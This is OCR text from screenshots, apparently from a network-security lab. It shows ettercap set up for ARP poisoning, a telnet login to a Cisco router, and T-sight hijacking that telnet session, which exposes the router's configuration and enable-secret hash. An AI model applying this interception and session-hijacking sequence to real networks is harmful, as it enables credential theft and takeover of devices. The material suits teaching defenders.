

ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins
Host List
IP Address MAC Address Description
172.16.100.1 FC:75:16:D6:94:13
172.16.100.2 24:FD:52:39:28:C7
192.168.200.3 00:0C:29:36:DD:82
192.168.200.10 AA:BB:CC:00:01:00
Delete Host
Add to Target 1
Add to Target 2
26 plugins
39 protocol dissectors
53 ports monitored



ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins
Arp poisoning...
Icmp redirect...
Port stealing...
Dhcp spoofing...
Stop mitm attack(s)
Host List
IP Address MAC Address
172.16.100.1
172.16.100.2
192.168.200.3 00:0C:29:36:DD:82
192.168.200.10 AA:BB:CC:00:01:00
Delete Host
Add to Target 1
Add to Target 2



ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins
Host List
IP Address MAC Address Description
172.16.100.1 FC:75:16:D6:94:13
172.16.100.2 24:FD:52:39:28:C7
192.168.200.3 00:0C:29:36:DD:82
192.168.200.10 AA:BB:CC:00:01:00
MITM Attack: ARP Pois...
Optional parameters
Sniff remote connections.
Only poison one-way.
OK
Cancel
Delete Host
Add to Target 2
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...



ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins
Start sniffing Ctrl+W
Stop sniffing Ctrl+E
Exit Ctrl+X
Description
D6:94:13
172.16.100.2 24:FD:52:39:28:C7
192.168.200.3 00:0C:29:36:DD:82
192.168.200.10 AA:BB:CC:00:01:00



Recycle Bin
Realtime Monitor



PuTTY Configuration
Category:
Session
Logging
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
Telnet
Rlogin
SSH
Serial
Basic options for your PuTTY session
Host Name (or IP address)
Port
192.168.200.10
23
Connection type:
Raw
Telnet
Rlogin
SSH
Serial
Load, save or delete a stored session
Saved Sessions
Default Settings
Load
Save
Delete
Close window on exit:
Always
Never
Only on clean exit
About
Open
Cancel



192.168.200.10 - PuTTY
User Access Verification
Username: admin
Password:
R1>en
Password:
R1#


T-sight Realtime
File Edit View Report Help
Realtime Connections
Start Dt Start Tm End Dt End Tm Src Hostname Src IP Addr S Port Dst Hostname Dst IP Ad
12/15/02 01:58:48 --/--/-- --:--:-- 192.168.200.3 192.168.200.3 50546 192.168.200.10 192.168.
12/15/02 01:58:48 12/15/02 01:58:51 WINXP-63799... 192.168.200.1 137 192.168.200.3 192.168.
12/15/02 01:58:53 12/15/02 01:58:56 WINXP-63799... 192.168.200.1 137 192.168.200.10 192.168.


T-sight Realtime
File Edit View Report Help
Realtime Connections
Start Dt
Start Tm
End Dt
End Tm
Src Hostname
Src IP Addr
S Port
Dst Hostname
Dst IP Ad
192.168.200.255
192.168.200.10
192.168.200.3
192.168.200.10
192.168.200.3 [50546] -> 192.168.200.10 [23]
Source: 192.168.200.3 [192.168.200.3] (50546)
Destination: 192.168.200.10 [192.168.200.10] (23)
Time: 12/15/02 01:58:48 -> NOW
01:58:48: BEGINNING OF LOG
NOW: END OF LOG
1
Interest Threshold: 1
10
Selected Time: 12/15/02 01:58:48
Realtime Playback
Generate


T-sight Realtime
File Edit View Report Help
Connection Data: 192.168.200.3 [50546] <-> 192.168.200.10 [23]
File Edit
User Access Verification
Username: '$admin
Password:
R1>
R1>eenn
Password:
Password:
R1#
R1#
LP: 01:58:56
12/15/02
Status:
Active
Countermeasures
Terminate
Take Over
No Macros
Send (Client)
Send (Server)


Connection Data: 192.168.200.3 [50546] <-> 192.168.200.10 [23]
File Edit
User Access Verification
Username: '$admin
Password:
R1>
R1>eenn
Password:
Password:
R1#
R1#
LP: 01:58:56
12/15/02
Status:
Active
Countermeasures
Terminate
Take Over
No Macros
Send (Client)
Send (Server)


T-sight Realtime
File Edit View Report Help
Connection Data: 192.168.200.3 [50546] <-> 192.168.200.10 [23]
File Edit
Current configuration : 1608 bytes
!
! Last configuration change at 10:46:24 CET Sat Feb 6 2016
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R1
!
boot-start-marker
boot-end-marker
!
!
enable secret 4 tnhtc92DXBhelxjYk8LWJrPV36S2i4ntXrpb4RFmfqY
!
no aaa new-model
clock timezone CET 1 0
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
LP: 02:01:5
12/15/0
Status:
Hijacked
Countermeasures
Terminate
Take Over
No Macros
Send (Client)
Send (Server)